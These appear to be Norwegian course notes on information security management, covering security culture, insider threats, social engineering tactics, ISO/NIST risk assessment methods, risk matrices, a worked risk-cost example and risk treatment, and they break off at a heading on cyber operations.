- **Kognisjon:** Bevissthet, kunnskap og oppfatning om praksis, aktiviteter og Mestringstro. Forståelse av trusler, sensitivitet og policy.
- **Kommunikasjon:** Kommunikasjonsmetoder, tilhørighet og støtte for varsling og rapportering.
- **Overholdelse:** Respekt for organisatoriske policier, samt bevissthet om eksistens- og kunnskap om innhold i policier.
- **Normer:** Oppfatninger om sikkerhetsrelatert organisatorisk oppførsel og praksis, som uformelt anses å være normal eller avvikende av ansatte eller andre i kontakt med organisasjonen.
- **Ansvar:** Forståelse av rollene og ansvaret de har for opprettholdelse av informasjonssikkerhet, og hvordan man risikerer informasjonssikkerhet dersom ansvaret ikke oppfylles.



## Sikkerhetskultur

- Hvorfor IT-sikkerhet er viktig og hva slags sikkerhet virksomheten trenger
- Ledelse må involveres og gå foran som eksempler
- Forstå og kommuniser nåværende tilstand
- Målbare forbedringspunkter og evaluering av tiltak
- Bruk virkemidler for å stimulere bevissthet og adferd
- Ros over ris
- Evaluering og kommuniser endring i kultur
- Forbedre tiltak og gjenta

## **Personlig integritet**

- Fokus
  - Ansatte, ledelse, kunder, besøkende, underleverandører og konsulenter
- Tilgangsprivilegier -> Sørg for at tilgangsprivilegier blir brukt i henhold til policy.
- Innsidetrussel
  - USA 28% Innsideangrep
  - Australia: 14% Innsideangrep
  - Norge: 8% Innsideangrep

## **Styrke integritet**

- Personlig integritet påvirkes av hendelse i og utenfor jobb
- Vanskelig å bedømme langsiktig integritet ved ansettelse
- Virkemidler
  - Bevisshetstrening
  - Påminnelse om policy og oppmerksomhet
- Empowerment -> Gi vide tilgangsprivilegier, gi opplæring og oppfølging (og lønn)
  - Gi støtte og monitorer ansatte i spesielle situasjoner

## **Ansatte som slutter**

- Firivillig, nedbemannning, avskjed ved misligheter
- Alternative former for terminering av ansettelsesforhold
  - Tidligere ansatte beholder begrensede privilegier
  - Offloading, velordnet og avtalt sletting av alle privilegier
  - Umiddelbart sletting av alle privilegier, sikkerhetsvakt ut bygningen etc...
- Avslutning av ansettelsesforhold kan ha avtaler om:
  - Hvilken informasjon en kan ha med seg
  - Karantenetid
  - Begrensninger (non-compete) osv

## **Ledelsens rolle**

- Viktig for å håndtere innsidetrusselen
- Oppmerksomhet og evne til å ta tak i uønsket atferdsendringer
- Rettferdighet ved nedbemannning
- Ulike forventninger til lederatferd avhengig av kontekst
- God dialog med ansatte under oppsigelse
- Ansettelse og nedbemannning med prosedyrer, risikostyring og innsidetrusselfokus.

## **Sosial manipulering**

- Mennesker som svakeste ledd
- Manipulering
  - Tekno-social manipulering
    - Epost, telefon, sms etc...
  - Ansikt-til-ansikt
    - Manipulering i en fysisk omgivelse
      - Overbevisning til å utføre handlinger
  - Phishing
    - Angrep -> Offeret blir lurt -> Angriper utnytter utført handling
    - Mass-, Spear-, Whale-, Clone Phishing
    - Bruk sunn fornuft
  - STOPP, TENK, SPØR
  - NLP Nevro-Link-Manipulering
    - Pseudovitenskapelig tilnærming til menneskelig kommunikasjon som går ut på at språk og nevrologiske prosesser kan påvirke atferdsmønstre (programmering)
    - Angriper påvirker offeret gjennom å speile kroppsspråk, stemmebruk, tonefall og ordbruk.
    - Emosjonell forbindelse med offeret på underbevisst nivå for å forenkle påvirkning.
    - NLP er en teknikk selgere bruker for å påvirke kunder.

## Taktikker

- Bygge tillit
  - Etablere tillitsforhold for å redusere skepsis og få tilgang
- Indusere emosjoner
  - Spiller på følelser for å få offeret til å handle impulsivt
- Informasjonsoverlast
  - Gi så mye informasjon at det blir vanskelig å analysere, resulterer i feil beslutning
- Gjenytelse
  - Gi offeret fordel/tjeneste for å skaffe gjensidig forpliktelse
- Fordreining av plikt og ansvar
  - Få offeret til å tro at de har en plikt eller ansvar de ikke har
- Forpliktelseskryp
  - Snowballing, få offeret til å gjøre tilsynelatende ufarlige handlinger som eskalerer
- Autoritet
  - Angriper later som de er en person i autoritetsposisjon for å få offerer til å følge instruksjoner

## Risikostyring

- Typer risiko
  - Kreditrisiko: Låntager klarer ikke betale
  - Markedsrisiko: Endring i markedspriser
  - Systemisk risiko: Kollaps av marked
  - Operasjonell risiko: Feil i operasjon, system eller prosess



ISO 31000 Risikostyring og ISO 27000 Oversikt og begreper – “Risiko er effekten av uvissitet rundt oppnåelse av målsettinger”  
– Intet skille mellom positive og negative effekter av uvissitet  
– Svært generell og abstrakt definisjon, uegnet for IS-risikovurdering  
– Men ISO 31000 sier også: Risiko uttrykkes ofte som en kombinasjon av sannsynligheten for en hendelse og dens konsekvens.

## ISO/IEC 27005 (Informasjonssikkerhetsrisiko)

- Gjentar definisjonen fra ISO 31000, men gir også en spesifikk definisjon for informasjonssikkerhet:
  - “Informasjonssikkerhetsrisiko er potensialet for at en gitt trussel vil utnytte sårbarheter rundt verdier og dermed skade organisasjonen.”

## Generell risikomodell (NSM)

- Jo større verdi, jo større trussel, jo mer alvorlig sårbarheter, desto større risiko er du utsatt for

## Trusler


### Trusselscenario

- En sekvens av trinn, eller hendelser som kan styres eller utløses av en trusselaktør, og som kan skade verdier/ressurser.
  - Et trusselscenario er relevant når det finnes sårbarheter som kan utnyttes.




### Trusselaktør

- En aktiv entitet som kan styre eller utløse trusselscenarier.
  - Trusselaktører kan være intelligente entiteter med bevisst skadehensikt, eller naturkrefter som er for sterkt eller uforutsigbare for effektiv forebygging.
- Begrepet ”trussel” tolkes ofte i betydning ”trusselscenario”



# Detaljert risikomodell



## Mange risikoen

- Flere ulike trusler (scenarier) kan identifiseres
- Hver trussel kan utnytte sårbarheter og forårsake en hendelse
- Hver potensielle hendelse kan skade en verdi og ha negativ konsekvens
- Mange trusler -> mange risikoen

## Risiko vs Risikonivå

- **Risiko** = (Trussel + Sårbarhet + (Verdi + Hendelse))
  - Relevant kombinasjon av faktorer som utgjør brudd på KIT + P for en verdi.
    - Risikoidentifisering er å kartlegge slike relevant kombinasjoner
- **Risikonivå** = (Sannsynlighet for hendelse \* Hendelseskonsekvens) (Risikoeksponering)
  - Risikonivå beregnes med risikoanalyse

## Riskostyring

Standarder:

- ISO 31000 Risikostyring
- ISO/IEC 27005 Risikostyring for informasjonssikkerhet
- NIST SP800-39 Managing Information Security Risk
- NIST SP800-30 Guide for Conducting Risk Assessment
- NS 5814 Krav til risikovurdering
- NS 5831 Samfunnssikkerhet
  - Beskyttelse mot tilsiktede uønskede handlinger
  - Risikohåndtering
- NS 5832 Samfunnssikkerhet
  - Beskyttelse mot tilsiktede uønskede handlinger
  - Risikoanalyse
- «Risikostyring består av koordinerte aktiviteter for å styre og lede en organisasjon med hensyn til risiko.» (ISO 31000)
- «Risikostyring for informasjonssikkerhet er å analysere hva som kan skje, og mulige konsekvenser, før man bestemmer hva som bør gjøres og når, for å redusere risikoen til et akseptabelt nivå.» (ISO/IEC 27005)



- Risikostyring skal skape balanse mellom identifisert risiko (som kan forårsake tap)
- Og investering i sikkerhetstiltak (som beskytter mot sikkerhetshendelser og forhindrer tap)
- Bygger på en serie risikovurderinger, som tar utgangspunkt i et trusselscenario
  - Trusselscenario -> hendelse -> brudd på it-sikkerhet for verdier -> skaper negative konsekvenser for virksomheten
- Metode og modell for risikoanalyse:
  - Kvalitativ, kvantitativ, relativ...
- Sett kriterier for risikoaksept før vurdering.


### Målsetninger for risikostyring

- Oversikt over
  - Verdier
    - Identifiser og forstå verdien av informasjonsressurser og -systemer
    - Klarhet i eierskap av verdier og ansvar for å håndtere identifiserte risikoer
  - Trusler
    - Identifiser relevante trusselscenarier som kan skade informasjonsressurser og -systemer
  - Sårbarheter
    - Få oversikt over sårbarheter som kan utnyttes av trusler, og kan føre til hendelser
  - Eksisterende risikoer
- For å
  - Foreslå (nye) sikkerhetstiltak
  - Vurdere restrisiko etter nye tiltak
  - Gi grunnlag for å kjøpe cyberforsikring
  - Gi grunnlag for budsjett for risikohåndtering
  - Få forståelse av potensielle konsekvenser av hendelser

### Roller i risikovurdering og håndtering

Ledelse, eiere, brukere og fagekspesialister må samarbeide

- **Eiere:** lage verdioversikt, spesifisere sikkerhetsmålsetninger (KIT+P) og vurdere konsekvens av brudd på sikkerhetsmål.
- **Brukere og sikkerhetsekspesialister:** identifisere trusler og sårbarheter, og vurdere sannsynligheter
- **Risikoekspesialister:** veilede risikoanalyseprosessen
- **Sikkerhetsekspesialister:** gi råd om sikkerhetstiltak
- **Ledelsen:** gjennomgå risikostyringsprosessen og godkjenne budsjett for foreslalte sikkerhetstiltak



### Beslutningspunkt 1: (modell over)


- Er risikovurderingen tilfredsstillende?
- Grunner for "Nei"?
  - A. Relativt dårlig spredning av risikonivåer
    - Spredning kan forbedres med reklaibrering av sannsynlighet eller konsekvensnivå
  - B. For stor uvissitet rundt en eller flere høye risikoer
    - Uvissheten kan reduseres ved å gjøre mer grundig vurdering av riske risikoene

### Beslutningspunkt 2: (modell over)


- Er håndteringsplanen akseptabel?
- Grunner for "Nei"?
  - A. For **høy** restrisiko
    - Restrisiko kan senkes ved å implementere flere tiltak
    - Restrisiko defineres som **passé** ved å **heve** risikoterskel
  - B. For **lav** restrisiko
    - Restrisiko kan heves ved å redusere antall tiltak
    - Restrisiko defineres som **passé** ved å **senke** risikoterskel
  - C. **Passé** restrisiko, men utilstrekkelig budsjett til å innføre foreslalte risikoreduserende tiltak
    - Tilpass budsjett ved å øke budsjettet eller kutte tiltak.

### Riskovurdering

#### Prosess for risikovurdering – ISO/IEC 27005



#### Riskoidentifisering



Å identifisere en risiko betyr å finne en relevant kombinasjon av en trussel, sårbarhet og hendelse som kan skade verdier.

**Disclaimer:** De neste delene kan sees i kontekst av figuren over (Prosess for risikovurding)


#### Kartlegging av verdier / ressurser

- Bredt spekter av verdier / ressurser
  - Driftsdata, persondata, systemdata, nettverk, applikasjoner, prosesser, tjenester...
- Trenger ikke total oversikt, noe som er "umulig", men **trusselmodellering** vil peke ut relevante verdier.
- Ansvar for identifisering ligger hos eiere
- For hver verdi bør det spesifiseres **viktighet av sikkerhetsmålinger (KIT+P)** og **konsekvenser for brudd på sikkerhetsmål**

## Trusselmodellering


### Trusselmodellering

- Trusselmodellering består av å identifisere, analyse og beskrive relevante angreps-scenarier
- Utfordringen er å identifisere relevante trusler
  - **Hva** kan skje, **Hvordan** kan verdier skades?, **Hjem** er interessenter?




### Sårbarheter

- Sårbarheter er muligheter som trusselaktører kan utnytte for å angripe system- og informasjonsressurser
- Generell identifisering av sårbarheter
  - **Identifisering** av sikkerhetssårbarhet = hvordan å stoppe et bestemt trussel scenario
  - **Fjerning** av sikkerhetssårbarhet = blokkere en trussel
  - En sårbarhet = **fravær av, eller svakhet i tiltak mot en trussel**
  - Å **stoppe** trusler, gjøres med **sikkerhetstiltak**
- Identifikasjon av sårbarheter med verktøy og sjekklistene
  - Sårbarhetsskannere er automatiserte verktøy for å oppdage kjente kjente sårbarheter i nettverk og systemer
  - Sjekklistene over sårbarheter brukes under risikovurdering, og arbeid med å fjerne sårbarheter, f.eks med OWASP Top 10.
- **Ingen sårbarhet uten en trussel**
  - Når en trussel oppstår, enten lokalt eller ekstern blir dette en potensiell (ny) sårbarhet som må addresseres.
  - Ref forelesning:  
Fri flyt av trafikk på Karl Johan  
-> Terrorhendelser i andre byer  
    -> resulterte i fjerning av trafikk på Karl Johan (blomsterpotter og andre sperringer) (**blokking**)




### Sannsynlighet for at en hendelse inntreffer




### Vurdering av konsekvenser

- En hendelse fører til brudd på sikkerhetsmål for verdier
  - KIT+P
  - Konsekvensnivået estimeres for hver type hendelse
  - Konsekvenser kan bestå av ulike aspekter:



- Redusert omsetning/profitt, tap
- Svekket ytelse av tjeneste
- Brudd på juridisk etterlevelse, advokatutgifter, erstatning, bøter
- Skadet omdømme
- Kostnader ved håndtering og gjenopprettning
- Belastning på ansatte og brukere

**Konsekvensaspektene vurderes som helhet. Den høyeste (mest alvorlige) konsekvens er tilnærmet lik helhetlig konsekvens.**



## Risikoanalyse

- Praktisk risikoanalyse vurderer vanligvis to faktorer for å bestemme nivået på hver risiko
  - **Sannsynlighet** (frekvens/tenkelighet) for hver type hendelse
  - **Konsekvens** for verdier som følge av hver type hendelse

## Eksempel: KVALITATIV -> Empirisk grunnlag

| Kvalitativ sannsynlighetsskala |                                                                                                                                                                                                                                | Kvalitativ konsekvensskala |                                                                                                                                                                                                                                                                         |
|--------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Økende sannsynlighet           | Beskrivelse                                                                                                                                                                                                                    | Økende konsekvens          | Beskrivelse                                                                                                                                                                                                                                                             |
| (1) Usannsynlig                | Trusselaktører har svært liten mulighet til å nå sitt angrepsmål ved å bruke det vurderte trusselscenarioet. Det vil kanskje aldri skje en hendelse.                                                                           | (1) Ubetydelig             | Ubetydelig skade på verdier, uten tjenesteaavbrudd. Hendelsen håndteres relativt lett som del av rutinemessig drift. Lite eller intet økonomisk tap.                                                                                                                    |
| (2) Lav                        | Trusselaktører har relativt liten mulighet til å nå sitt angrepsmål ved å bruke det vurderte trusselscenarioet. Det vil antagelig gå flere år mellom hver hendelse.                                                            | (2) Liten                  | Relativt liten skade på verdier som kan true kvalitet av drift, og antagelig lite eller intet tjenesteaavbrudd. Bare lite økonomisk tap. Håndteres grelt med moderate ressurser.                                                                                        |
| (3) Betydelig                  | Trusselaktører har en betydelig mulighet til å nå sitt angrepsmål ved å bruke det vurderte trusselscenarioet. En hendelse kan inntreffe noen ganger per år.                                                                    | (3) Betydelig              | Betydelig skade på verdier som kan medføre betydelig tjenesteaavbrudd og betydelig økonomisk tap. Gjenopprettning krever langvarig arbeid med store ressurser. Funksjoner utenfor den berørte virksomheten kan bli negativt påvirket, men uten langvarige konsekvenser. |
| (4) Høy                        | Motiverte trusselaktører vil med høy sannsynlighet nå sitt angrepsmål ved å gjennomføre det vurderte trusselscenarioet. En hendelse kan inntreffe noen ganger per måned.                                                       | (4) Alvorlig               | Alvorlig skade på verdier som kan medføre alvorlig tjenesteaavbrudd og stort økonomisk tap. Det kreves store ressurser for å håndtere hendelsen. Funksjoner utenfor den berørte virksomheten kan bli negativt påvirket, men uten langvarige konsekvenser.               |
| (5) Svært høy                  | Det fins motiverte trusselaktører som med letthet kan nå sitt angrepsmål ved å gjennomføre det vurderte trusselscenarioet for denne risikoen. En hendelse er antagelig allerede i ferd med å skje, eller vil skje om kort tid. | (5) Sv. alvorlig           | Svært alvorlig skade på verdier, paralyserende tjenesteaavbrudd, svært stort økonomisk tap og mulig konkurs. Gjenopprettning krever langvarig arbeid med store ressurser. Eksterne funksjoner som avhenger av virksomheten kan falle bort i lang periode.               |

## Risikomatrise for kvalitativ risikoberegning

Risikomatrisen er en oppslagstabell med forhåndsdefinerte risikonivåer i hver celle

|                          |                 | Kvalitative konsekvensnivåer |           |               |              |                  |
|--------------------------|-----------------|------------------------------|-----------|---------------|--------------|------------------|
|                          |                 | (1) Ubetydelig               | (2) Liten | (3) Betydelig | (4) Alvorlig | (5) Sv. alvorlig |
| Kvalitativ sannsynlighet | (5) Svært høy   | (3) M                        | (4) S     | (4) S         | (5) SS       | (5) SS           |
|                          | (4) Høy         | (2) L                        | (3) M     | (4) S         | (4) S        | (5) SS           |
|                          | (3) Betydelig   | (2) L                        | (2) L     | (3) M         | (4) S        | (4) S            |
|                          | (2) Lav         | (1) SL                       | (2) L     | (2) L         | (3) M        | (3) M            |
|                          | (1) Usannsynlig | (1) SL                       | (1) SL    | (2) L         | (2) L        | (2) L            |

(5) SS: Svært stor risiko, må håndteres med høy prioritet

(4) S: Stor risiko, skal vanligvis håndteres

Tolkning av risikonivåer: (3) M: Moderat risiko, håndtering og tiltak bør vurderes

(2) L: Liten risiko, kan vanligvis aksepteres

(1) SL: Svært liten risiko, kan ignoreres

32

## KVANTITATIV risikoberegning -> Teoretisk grunnlag

- Denne metoden er oftest en matematisk tilnærming til risikovurdering.
  - Sannsynlighet  $P$  uttrykkes i intervallet  $[0,1]$ 
    - Tolkes som relative frekvens av hendelser pr år
    - $P = 0,5$  betyr at hendelsen er forventet annethvert år.
  - Konsekvens  $K$  uttrykkes som absolutt pengeverdi
    - Summen av konsekvensaspekter
    - Eks:  $K = k_1 + k_2 + k_3 + k_4$
  - Risikonivå  $R$  beregnes som forventet tap (pr år)
    - $R = (P \times K)$

### Case: Hacking av website


- Risiko: hacking med tilgrising og ødelagt website
- Sannsynlighetsestimat
  - $P = 0,5$
- Konsekvensberegning
  - Tapt fortjeneste fordi websiden er nede,  $k_1 = \text{NOK } 500\,000$
  - Tapt omdømme  $k_2 = \text{NOK } 200\,000$
  - Kostnad med å rette opp websiden  $k_3 = \text{NOK } 100\,000$
  - $K = k_1 + k_2 + k_3 = \text{NOK } 800\,000$
- Risikoberegning
  - $R = P \times K = 0,5 \times \text{NOK } 800\,000 = \text{NOK } 400\,000$
- Kan berettige å bruke NOK 400 000 for å håndtere risiko
  - hvis risikonivået reduseres til NOK 0

## Risikoberegning

- **Kvantitativ** risikoberegning bruker  $(P \times K)$  og dette gir et konkret uttrykk for forventet tap.
- **Kvalitativ** risikoberegning kan beskrives som "additiv" der en forenklet metode  $(S + K)/2$  brukes for å gi en relativ indikasjon på risikonivået. Ikke nøyaktig økonomisk estimat, men snarere en generell vurdering av risikoen alvorlighetsgrad.
- **Multiplikativ** risikoberegning bruker  $(P \times K) = R$ , og benyttes i relativ risikoberegning for å vektlegge både sannsynlighet og konsekvens sammen i et mer "kvantitativt" perspektiv.

Dette er basert på et eksempelregneark fra UIO og dets elementer:

- Trussel
  - Trusselscenario og trusselaktør
- Sårbarhet
  - Svakter og feil som gjør trusselscenarioet gjennomførbart
- Berørte verdier
  - Beskriver hendelse (brudd på sikkerhetsmål)
- Konsekvenser
  - Beskriv forventede konsekvenser av hendelse
- Eksisterende lannsynlighetsreduserende eller konsekvensreduserende tiltak
  - Tiltak som allerede er ment å forhindre trusselscenarioet eller mitigere konsekvenser
- Deteksjon og etterforskning
  - Hvordan kan hendelse oppdages og etterforskes?
- Beregning av risikonivå med regneark
  - a) kvalitativ risiko =  $(P + K)/2$
  - b) relativ risiko =  $(P \times K)$
- Anbefalte nye tiltak
  - Forslag til nye sikkerhetstiltak for å forhindre hendelsen eller mitigere konsekvenser
- Antagelser
  - identifisering av verdier, trusler og sårbarheter gjøres separat
  - Estimering av sannsynligheter og konsekvensnivåer gjøres separat
- Risikoberegning kan gjøres både før og etter nye tiltak
  - Risikonivå beregnes i utgangspunktet før nye tiltak
  - Risikonivå kan også beregnes med antagelse om nye tiltak
- Kostnad for nye tiltak er ikke inkludert i dette eksempelet
  - Estimering av kostnad for nye tiltak kan beskrives separat.
  - Nytte-kost (ROI) kan beskrives separat, men vil kreve kvantitativ estimering/beregning av (kostnad ved) risikonivå.



### Risikohåndtering

- Sorter identifiserte og vurderte risiko etter nivå/alvorlighet
- For hver uakseptable risiko, velg en av fire måter å håndtere risiko

1. **Reduser** risiko ved å implementere sikkerhetstiltak
2. **Del** / overfør risikoen.  
Outsourcing, Alternativ kjøp cyberforsikring
3. **Behold** risikoen (forstå, og tolerere potensielle konsekvenser)  
Akseptabelt ved relativt lavt risikonivå iht kostnader ved innføring/behandling.
4. **Unngå** risikoen (stopp aktivitet som forårsaker risikoen)  
Enhver forretningsaktivitet innebærer en viss risiko. Siste utvei er å stoppe en aktivitet grunnet risiko. Vektning av fortjeneste og risiko.

### ROI av sikkerhetstiltak


$$\text{ROI} = (\text{Risikoreduksjon} - \text{Kostnad}) / \text{Kostnad}$$



For hver prioriterte risiko, identifierer potensielle tiltak eller annen håndtering som vil redusere risikoen. **Etter** håndtering gjenstår noe **restrisiko**.

Det er en ledelsesbeslutning å akseptere restrisiko.

## Helhetlig beslutningstaking om risiko



### Mitigering av restrisiko

- Planlegging og beredskap som beste verktøy
- Tilnærminger for mitigering av restrisiko
  - Incident response plan (IRP)
  - Disaster recovery plan (DRP)
  - Business continuity plan (BCP)

### Evaluering og vedlikehold av tiltak for risikostyring

- Implementering av tiltak for å redusere risiko er ikke slutten på prosessen
- Håndtering, og tilhørende tiltak må driftes og evalueres fortlopende for å bestemme effektiviteten og beregne den estimerte restrisikoen mer nøyaktig
- Prosessen fortsetter så lenge organisasjonen har aktiviteter som medfører risiko
- Risikostyring er en prosess

### Positiv betrakning på risiko

- Identifiser alternativer for risikobehandling ved å søke alternative forretningsmodeller som kan øke positiv nytte og fortjeneste uten å øke risikoen tilsvarende
  - Aktivt søke forretningsmuligheter, selv om det innebærer risiko
  - Øke nytten og fortjenesten uten å øke risikoen tilsvarende
  - Dele forretningsmuligheter og risiko med andre aktører
  - Kjenn restrisikoen, og være forberedt på å håndtere hendelser
  - Kjenn restrisikoen, og være forberedt på å begrunne denne hvis det skjer en hendelse

### Cyberoperasjon


- Aktiviteter som innebærer angrep på eller forsvar av digitale infrastrukturer.
- Typer:
  - Offensive (cyberangrep, uautorisert tilgang)
